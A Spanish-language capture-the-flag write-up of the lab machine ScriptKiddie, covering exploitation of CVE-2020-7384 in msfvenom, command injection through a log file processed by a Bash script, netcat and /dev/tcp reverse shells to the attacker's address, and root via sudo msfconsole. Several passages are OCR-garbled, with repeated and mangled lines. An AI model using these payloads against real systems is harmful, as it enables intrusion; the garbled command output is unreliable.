Máquina Linux fácil

ScriptKiddie es una máquina Linux de fácil dificultad que presenta una vulnerabilidad Metasploit

(CVE-2020-7384), junto con ataques clásicos como la inyección de comandos del sistema operativo y una configuración insegura sin contraseña.

El punto de apoyo inicial en la máquina se consigue subiendo un archivo malicioso .apk desde una interfaz web que llama a una versión vulnerable de msfvenom para generar

descargables. Una vez que se obtiene el shell, el movimiento lateral a un segundo usuario es

inyectando comandos en un archivo de registro que proporciona a un script Bash que se activa al modificar el archivo. A este usuario se le permite ejecutar msfconsole como root a través de sudo sin proporcionar una contraseña, lo que resulta en la escalada de privilegios.

Escaneo:

nmap -Pn -sCV 10.10.10.226 -T4

Starting Nmap 7.94SVN (https://nmap.org) at 2024-02-21 19:55 -05

Nmap scan report for 10.10.10.226 (10.10.10.226)

Host is up (0.073s latency).

Not shown: 998 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)

ssh-hostkey:

3072 3c:65:6b:c2:df:b9:9d:62:74:27:a7:b8:a9:d3:25:2c (RSA)

| 256 b9:a1:78:5d:3c:1b:25:e0:3c:ef:67:8d:71:d3:a3:ec (ECDSA)

_ 256 8b:cf:41:82:c6:ac:ef:91:80:37:7c:c9:45:11:e8:43 (ED25519)


5000/tcp open http Werkzeug httpd 0.16.1 (Python 3.8.5)

_http-title: k1d'5 h4ck3r t00l5


Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 10.39 seconds}



esta máquina permite escanear puertos, generar reverse shells y buscar exploits





Puede generar payloads en windows, Linux y Android, por lo cual se me ocurre es que debe el meterpreter debe tener vulnerabilidades al buscar no encontre nada.

```
Sploits

searchsploit FTW

search: meterpreter Paper Title Paper Title Paper: Post Exploitation Using Meterpreter | docs/english/26000-windows 'Meterpreter' less Post Exploitation | docs/english/26000-windows 'Meterpreter' | docs/english/26
```

se me ocurrió buscar por msfvenom y allí si encontré algo

```
Sploits
searchsploit FTW
Exploit Title | Path
search:
Metasploit Framework 6.0.11 - msfvenom APK template command injection | multiple/local/49491.pg
Shellcodes: No Results
Papers: No Results
```

1. msfvenom APK template command injection

En efecto buscamos el exploit ya en local

```
Exploit Title  Homachines/ ScriptKiddle  | Path  |

Metasploit Framework 6.0.11 - msfvenom APK template command injection  | multiple/local/49491.py

Shellcodes: No Results

Puede generar payloads en windows, Linux y Android, por lo cual se me ocurre es que debe el meterpreter debe tener vulnerabilidades al buscar no encontre nada.
```

cambiamos la parte del change me para que nos haga un ping

```
# Change me
#payload = 'echo "Code execution as $(id)" > /tmp/win'
payload = 'ping = c 3 10.10.14.4'
# b64encode to avoid badchars (keytool is picky)
payload_b64 = b64encode(payload.encode()).decode()
dname = f"CN=|echo {payload_b64} | base64 -d | sh #"
```

ejecuto el exploit, pero me da error **jarsigner** no es un archivo o directorio

```
python3 49491.py
+] Manufacturing evil apkfile
Payload: ping -c 3 10.10.14.4
dname: CN= |echo cGluZyAtYyAzIDEwLjEwLjE0LjQ= | base64 -d | bash #
 adding: empty (stored 0%)
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 90 days
        for: CN="|echo cGluZyAtYyAzIDEwLjEwLjEwLjE0LjQ= | base64 -d | bash #"
raceback (most recent call last):
File "/home/kali/machineshtb/ScriptKiddie/49491.py", line 44, in <module>
subprocess.check_call(["jarsigner", "-sigalg", "SHA1withRSA", "-digestalg", "SHA1", "-keystore", keystore_file
File "/usr/lib/python3.11/subprocess.py", line 408, in check_call
   retcode = call(*popenargs, **kwargs)
 File "/usr/lib/python3.11/subprocess.py", line 389, in cambiamos la parte del change me para que nos haga un ping
   with Popen(*popenargs, **kwargs) as p:
 File "/usr/lib/python3.11/subprocess.py", line 1026, inpaginit_= 'echo "Code execution as $(id)" > /tmp/win' self._execute_child(args, executable, preexec_fn, close_fds, = 'ping -c 3 10.10.14.4'
/machineshtb/ScriptKiddie
```

busco en internet como instalar jarsigner



sudo apt-get install openjdk-11-jdk-headless

```
O upgraded, 1 newly installed, 0 to remove and 1374 not upgraded.

Need to get 73.6 MB of archives.

After this operation, 81.9 MB of additional disk space will be used.

Get:1 http://http.kali.org/kali kali-rolling/main amd64 openjdk-11-jdk-headless amd64 11.0.20~7-1 [73.6 MB]

Fetched 73.6 MB in 7s (9,859 kB/s)

Selecting previously unselected package openjdk-11-jdk-headless:amd64.

(Reading database ... 431863 files and directories currently installed.)

Preparing to unpack .../openjdk-11-jdk-headless_11.0.20~7-1_amd64.deb ...

Unpacking openjdk-11-jdk-headless:amd64 (11.0.20~7-1) ...

Setting up openjdk-11-jdk-headless:amd64 (11.0.20~7-1) ...

Setting up openjdk-11-jdk-headless:amd64 (11.0.20~7-1) ...

update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/jarsigner to provide /usr/bin/jarsigner (jarsigner) in autupdate-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/javac to provide /usr/bin/javadoc (javac) in auto mode update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/javac to provide /usr/bin/javadoc (javac) in auto mode update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/javac to provide /usr/bin/javadoc (javac) in auto mode update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/javac to provide /usr/bin/javadoc (javadoc) in auto mode update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/javac to provide /usr/bin/javadoc (javadoc) in auto mode update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/javac to provide /usr/bin/javadoc (javadoc) in auto mode update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/javac to provide /usr/bin/javadoc (javadoc) in auto mode update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/javac to provide /usr/bin/javadoc (javadoc) in auto mode update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/javac to provide /usr/bin/javac (javac) in auto mode update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/javac to provide /usr/bin/javac (javac) in
```

ejecuto y funciona



también evidenciamos que se crea un archivo .apk en tmp

```
ed when signing and are not protected by the signature. proceed up the signature. Such topdump - i tuno

[+] Done! apkfile is at /tmp/tmpwp_p0a7w/evil.apk


Do: msfvenom -x /tmp/tmpwp_p0a7w/evil.apk -p android/meterpreter/reverse_tcp_LHOST=

27.0.0.1 LPORT=4444 -o /dev/null

[+] Done! apkfile is at /tmp/tmpgon5em7n/evil.apk

[+] Done! apkfile is at /tmp/tmpgon5em7n/evil.apk
```

ese el que vamos a subir a la víctima



```
payloads

venom it up - gen rev tcp meterpreter bins

os: android 

template file (optional):

Browse... evil.apk

generate
```

si embargo no recibí traza


```
(kali@ kali)-[~/machineshtb/ScriptKiddie]

$ sudo tcpdump -i tun0 icmp -n
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
```

Por lo cual busco un exploit en GitHub CVE:2020-7384 github



¡Ingreso al primero doy raw y wget



sigo las instrucciones del GitHub bash CVE-2020-7384.sh

```
-/machineshtb/ScriptKiddie

Dash CVE-2020-7304.sh


All January All
```


al final me genera un exploit .apk

```
// wachineshtb/ScriptKiddie
// s

49491.py CVE-2020-7384.sh emptyfile exploit.apk signing.keystore
// compared to be a compared to be a
```

este lo subimos en la página y escuchamos por netcat





```
| Connect to [10.10.14.4] from (UNKNOWN) [10.10.10.226] 40300 whoami kid | Deept Translate - El m... | Machine Excell | Training | Machine | Machi
```

mejoramos shell
en victima
script /dev/null -c bash
ctrl +z
en kali
stty raw -echo; fg
victima
reset xterm
export TERM=xterm
en my kali hacemos esto para ver proporcioens
stty size
en victima
stty rows 69 columns 139

allí encontramos un archivo llamado app.py

el cual parece ser el código fuente de la página principal y revisando este encontramos una ruta de logs

/home/kid/logs/hackers

```
def searchsploit(text; srcip):

if regex_alphanum.match(text):

result = subprocess.check_output(['searchsploit', ese_-color', text])

return render_template('index.html', searchsploit=result.decode('UTF-8', 'ignore'))

else: Scriptkiddle

with open('/home/kid/logs/hackers', 'a') as f:

melor f.write(f'[{datetime.datetime.now()}] {srcip}\n')

return render_template('index.html', sserror="stop hacking me - well hack you back")

Swagshop

meloranos nuestra shell

def venom(request):

errors_=[]

file = None

stty raw -echo; fg

victima

stty raw -echo; fg

victima

stty raw-echo; fg

victima

en my kali hacemos esto para ver proporcio

en my kali hacemos esto para ver proporcio

stty size

f.write(f'[{datetime.datetime.now()}] {srcip}\n')

stty rows 69 columns 139

kid@scriptkiddie:-/html$ whoami

kid


kid@scriptkiddie:-/html$

kid

kid@scriptkiddie:-/html$
```

¡me dirijo allí, pero no veo mayor cosa salvo el user pwn

válido si se están ejecutando tareas del sistema con la herramienta pspy



creo una carpeta en tmp y lo descargo luego de levantar python

añado permisos de ejecución chmod +x pspy

```
kid@scriptkiddie:/tmp/pwned$ chmod +x pspy64
kid@scriptkiddie:/tmp/pwned$ ls
pspy64 5 resultados Ordenar po...
kid@scriptkiddie:/tmp/pwned$ 
Bastard
```

```
2024/02/22 03:57:12 CMD: UID=0 PID=103 |
2024/02/22 03:57:12 CMD: UID=0 PID=10101 |
2024/02/22 03:57:12 CMD: UID=0 PID=101 |
2024/02/22 03:57:12 CMD: UID=0 PID=101 |
2024/02/22 03:57:12 CMD: UID=0 PID=100 |
2024/02/22 03:57:12 CMD: UID=0 PID=10 |
2024/02/22 03:57:12 CMD: UID=0 PID=1 | /sbin/init maybe-ubiquity
2024/02/22 03:58:01 CMD: UID=0 PID=1 | /sbin/init maybe-ubiquity
2024/02/22 03:58:01 CMD: UID=0 PID=649181 | /usr/sbin/CRON -f
2024/02/22 03:58:01 CMD: UID=0 PID=649183 | find /home/kid/html/static/payloads/ -type f -mmin +5 -delete
2024/02/22 03:58:01 CMD: UID=0 PID=649182 | /bin/sh -c find /home/kid/html/static/payloads/ -type f -mmin +5 -delete
```

¡realmente no hace mayor cosa, pero revisando de nuevo el contenido del archivo app.py vemos que si se colocan caracteres raros se abre el archivo hackers válido esto con pspy

```
sploits
searchsploit FTW
search: #-#{|
searchsploit
```

```
2024/02/22 04:02:28 CMD: UID=1001 PID=649237 | /bin/bash /home/pwm/scanlosers.sh
2024/02/22 04:02:28 CMD: UID=1001 PID=649236 | /bin/bash /home/pwm/scanlosers.sh
2024/02/22 04:02:28 CMD: UID=1001 PID=649235 | cut -d -f3-
2024/02/22 04:02:28 CMD: UID=1001 PID=649234 | /bin/bash /home/pwm/scanlosers.sh
2024/02/22 04:02:28 CMD: UID=1001 PID=649234 | mmap --top-ports 10 -oN recon/10.10.14.4.nmap 10.10.14.4
2024/02/22 04:02:29 CMD: UID=0 PID=649241 | /usr/sbin/incrond
2024/02/22 04:02:29 CMD: UID=1001 PID=649242 | sed -i s/open /closed/g /home/pwm/recon/sedkspCTM
```

Se ejecuta el archivo scanlosers.sh

```
kid@scriptkiddie:/home/pwn$ ls

recon scanlosers.sh

kid@scriptkiddie:/home/pwn$ cat scanlosers.sh

#!/bin/bash

log=/home/kid/logs/hackers

cd /home/pwn/

cat $log | cut -d' ' -f3- | sort -u | while read ip; do Se ejecuta el archivo scanlose sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>81 >/dev/null" & done

if [[ $(wc -l < $log) -gt 0 ]]; then echo -n > $log; fi kid@scriptkiddie:/home/pwn$
```

este parece borrar líneas del archivo hackers el cual está utilizando un formato de tipo datetime

esta funcionalidad la probamos en local importando la librería datetime

el problema es que en el scanlosers.sh el parámetro -f3- toma el último dato seguido del antepenúltimo echo "2024-02-21 23:23:51.273785 10.10.14.4" | cut -d' ' -f3- | sort -u echo "2024-02-21 23:23:51.273785 10.10.14.4 prueba" | cut -d' ' -f3- | sort -u

por lo cual la idea es meter un comando despues de la ip

```
cd /home/pwn/
cat $log | cut -d' ' -f3- | sort -u | while read ip; do Se ejecuta el archivo scar
sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
done
```

probamos con un whoami \mid nc y con el formato origial es decir con las llaves, tambien agregamos un comentario para que no me haga el ciclo while

echo "[2024-02-21 23:23:51.273785] 10.10.14.4; whoami | nc 10.10.14.4 433 #" > /home/kid/logs/hackers

```
(kali@ kali)-[~/machineshtb/ScriptKiddie]
$ nc -lvnp 433
listening on [any] 433 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.226] 60980
pwn
```

ahora ejecuto ya netcat para recibir la bash echo "[2024-02-21 23:23:51.273785] 10.10.14.4; nc -c /bin/bash 10.10.14.4 433 #" > /home/kid/logs/hackers

```
kidascriptkiddie:/home/pwn$ echo "[2024-02-21 23:23:51.273785] 10.10.14.4; nc -c /bin/bash 10.10.14.4 433 #" > /home/kid/logs/hackers kidascriptkiddie:/home/pwn$ echo "[2024-02-21 23:23:51.273785] 10.10.14.4; nc -c /bin/bash 10.10.14.4 433 #" > /home/kid/logs/hackers cat $log | cut -d' -f3- | sort -u | while read ip; do sh -c "mman --ton-ports 10 -oN recon/$(ip).mman $\frac{1}{2} \frac{1}{2} \frac{1
```

sin embargo, no ejecuto con éxito por lo cual intento con bash echo "[2024-02-21 23:23:51.273785] 10.10.14.4; /bin/bash -c 'bash -i >& /dev/tcp/10.10.14.4/433 0>&1' #" > /home/kid/logs/hackers

ahora como ya tengo acceso a pwn lo que me queda es ser root para ello mejoro la shell y hago un sudo -l

0.1. SUDOERS MSFCONSOLE

vemos que podemos utilizar mestasploit con permisos de root sin password. Busco en gtobins para ver que podemos hacer



Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
sudo msfconsole
msf6 > irb
>> system("/bin/sh")
```

sudo msfconsole
irb
system("/bin/bash")

```
own@scriptkiddie:~$ sudo msfconsole
                           To boldly go where no
                            shell has gone before
                                                               Shell
      =[ metasploit v6.0.9-dev
     --=[ 2069 exploits - 1122 auxiliary - 352 post
    --=[ 592 payloads - 45 encoders - 10 nops
    --=[ 7 evasion
Metasploit tip: Use the resource command to run commands from a file
nsf6 > irb
   Starting IRB shell...
   You are in the "framework" object
irb: warn: can't alias jobs from irb_jobs.
  system(
```

```
[*] Starting IRB shell...
[*] You are in the "framework" object

irb: warn: can't alias jobs from irb_jobs.
>> system("/bin/bash")
root@scriptkiddie:/home/pwn# whoami
root
root@scriptkiddie:/home/pwn#
[0] 0:nc- 1:[tmux]* 2:bash
```

La máquina me gusto bastante debido a que toca una herramienta común en el hacking y hasta podemos elevar privilegios con abusando de esta herramienta una máquina para realizar varias veces.